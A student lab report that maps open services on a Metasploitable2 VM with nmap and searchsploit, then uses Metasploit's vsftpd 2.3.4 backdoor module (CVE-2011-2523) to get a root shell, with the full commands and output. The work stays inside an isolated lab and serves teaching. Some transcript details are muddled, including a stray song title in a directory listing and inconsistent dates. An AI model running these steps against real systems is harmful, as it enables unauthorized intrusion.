


TASK 02 & 04: CVE MAPPING, EXPLOIT RESEARCH & THE FIRST SHELL

In this task we have to map the vulnerability of different vulnerable services. As directly exploiting services that we have not owned is illegal, a legal lab setup was established. Tasks 02 and 04 have been combined in this report because Task 02 covers finding weaknesses and mapping them to exploits, while Task 04 covers the actual exploitation of those services.

Lab Environment Setup

Metasploitable2 was configured as a target machine inside a VirtualBox Host-Only virtual environment. This machine is intentionally vulnerable and is used for practicing exploitation safely. Network connectivity was verified by pinging the target IP from the Kali attacker machine.

Role	OS	IP Address	Notes
Attacker Machine	Kali Linux	192.168.56.1	Primary attack platform
Target Machine	Metasploitable2	192.168.56.101	Intentionally vulnerable VM
Network Mode	Host-Only	Isolated subnet	No internet exposure – safe lab
Hypervisor	Oracle VirtualBox	Both VMs active	Confirmed via ICMP ping



```
hello [Running] - Oracle VirtualBox
File Machine View Input Devices Help

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:105 errors:0 dropped:0 overruns:0 frame:0
        TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$ sudo dhclient eth0
[sudo] password for msfadmin:
Internet Systems Consortium DHCP Client V3.0.6
Copyright 2004-2007 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/su/dhcp/

Listening on LPF/eth0/08:00:27:e0:ed:7a
Sending on  LPF/eth0/08:00:27:e0:ed:7a
Sending on  Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
DHCPOFFER of 192.168.56.101 from 192.168.56.100
DHCPREQUEST of 192.168.56.101 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.56.101 from 192.168.56.100
bound to 192.168.56.101 -- renewal in 239 seconds.
msfadmin@metasploitable:~$

hyena@hyena: ~ /Arjun
Session Actions Edit View Help
hyena@hyena: ~ /Arjun  hyena@hyena: ~ /Arjun  hyena@hyena: ~ /Arjun  hyena@hyena: ~ /Arjun  hyena@hyena: ~ /Arjun

(hyena@hyena) - [~/Arjun]
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.329 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.205 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.631 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.653 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.691 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.614 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.513 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.723 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.647 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.618 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.590 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.451 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.613 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.225 ms
```


Figure 4 – Metasploitable2 VM running in VirtualBox; successful ICMP ping confirming network connectivity between attacker and target

The screenshot clearly shows that the machine has been successfully set up and ICMP packets are being received back, confirming connectivity.

Step 1: Network Discovery – nmap Service Version Scan

A full port scan with service version detection was performed against the target to identify open ports and running services. The `-sV` flag detects service versions.

```
sudo nmap -sV 192.168.56.101
```



```

(hyena@hyena) ~ [~/Arjun]
# Hash: 192.168.56.101

[auds] password for hyena:
Open ports found: 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6667,6697,8009,8180,8787,36921,45291,5253,58533
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-01 16:36 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
Initiating ARP Ping Scan at 16:36
Scanning 192.168.56.101 [1 port]
Completed ARP Ping Scan at 16:36, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:36
Completed Parallel DNS resolution of 1 host. at 16:36, 0.02s elapsed
Initiating SYN Stealth Scan at 16:36
Scanning 192.168.56.101 (192.168.56.101) [30 ports]
Discovered open port 21/tcp on 192.168.56.101
Discovered open port 139/tcp on 192.168.56.101
Discovered open port 80/tcp on 192.168.56.101
Discovered open port 23/tcp on 192.168.56.101
Discovered open port 22/tcp on 192.168.56.101
Discovered open port 25/tcp on 192.168.56.101
Discovered open port 51/tcp on 192.168.56.101
Discovered open port 111/tcp on 192.168.56.101
Discovered open port 5900/tcp on 192.168.56.101
Discovered open port 3306/tcp on 192.168.56.101
Discovered open port 445/tcp on 192.168.56.101
Discovered open port 8180/tcp on 192.168.56.101
Discovered open port 5253/tcp on 192.168.56.101
Discovered open port 513/tcp on 192.168.56.101
Discovered open port 2049/tcp on 192.168.56.101
Discovered open port 3632/tcp on 192.168.56.101
Discovered open port 45291/tcp on 192.168.56.101
Discovered open port 8009/tcp on 192.168.56.101
Discovered open port 6667/tcp on 192.168.56.101
Discovered open port 36921/tcp on 192.168.56.101
Discovered open port 6697/tcp on 192.168.56.101
Discovered open port 512/tcp on 192.168.56.101
Discovered open port 5853/tcp on 192.168.56.101
Discovered open port 8787/tcp on 192.168.56.101
Discovered open port 6000/tcp on 192.168.56.101
Discovered open port 1099/tcp on 192.168.56.101
Discovered open port 1524/tcp on 192.168.56.101
Discovered open port 514/tcp on 192.168.56.101
Discovered open port 2121/tcp on 192.168.56.101
Discovered open port 5432/tcp on 192.168.56.101
Completed SYN Stealth Scan at 16:36, 0.03s elapsed (30 total ports)
Initiating Service scan at 16:36
Scanning 30 services on 192.168.56.101 (192.168.56.101)

```

Figure 5 – nmap -sV scan result revealing 30+ open ports on Metasploitable2 including vsftpd 2.3.4, SSH, SMTP, HTTP

The scan revealed multiple open ports and services including FTP, HTTP, SSH, and others. Several services were identified as outdated and potentially vulnerable. Based on these findings, related vulnerabilities and CVEs were researched.

Step 2: Exploit Research – searchsploit

The FTP service running vsftpd 2.3.4 was identified as critically vulnerable. A malicious backdoor was introduced into this version – when triggered it opens a shell on port 6200. This is catalogued as CVE-2011-2523.




Figure 6 – nmap detailed service scan output and searchsploit results showing vsftpd 2.3.4 Backdoor Command Execution exploit

Step 3: Exploitation via Metasploit Framework

The Metasploit Framework module for the vsftpd 2.3.4 backdoor was searched, loaded, and configured. The required options (RHOSTS = target IP) were set and the exploit was executed:



Figure 7 – searchsploit confirming vsftpd 2.3.4 backdoor exploits available

```

msf > search vsftpd 2.3.4
[*] Unknown command: search. Did you mean search? Run the help command for more details.
msf > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank     Check  Description
--  --                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > check
[*] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show
[*] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 [vsftpd 2.3.4]
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:38913 -> 192.168.56.101:6200) at 2026-04-01 16:55:40 +0500

```

Figure 8 – Metasploit module execution: exploit/unix/ftp/vsftpd_234_backdoor successfully opened a command shell session

After setting RHOSTS to 192.168.56.101 and executing the run command, the backdoor was spawned and a command shell session was opened to the target machine.

Step 4: Root Shell Access Confirmed

```

[*] Found shell.
[*] Command shell session 4 opened (192.168.56.1:46825 -> 192.168.56.101:6200) at 2026-04-01 17:33:50 +0500

id
uid=0(root) gid=0(root)
whoami
root
cd /
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
MIX - C.R.E.A.M POSSE [OFFICIAL MUSIC VIDEO] - BAGGH-E SMG x BIG KAY SMG x FARMAAN SMG
vmlinux

```

Figure 9 – Root shell confirmed: uid=0(root) gid=0(root) – full command execution on the compromised Metasploitable2 machine

A reverse shell was obtained and commands could now be run on the remote machine. The id command confirmed uid=0(root) gid=0(root) – full root access. The whoami command returned root and

directory listing of / showed the complete file system. This demonstrates how outdated services can be exploited to gain complete unauthorized access.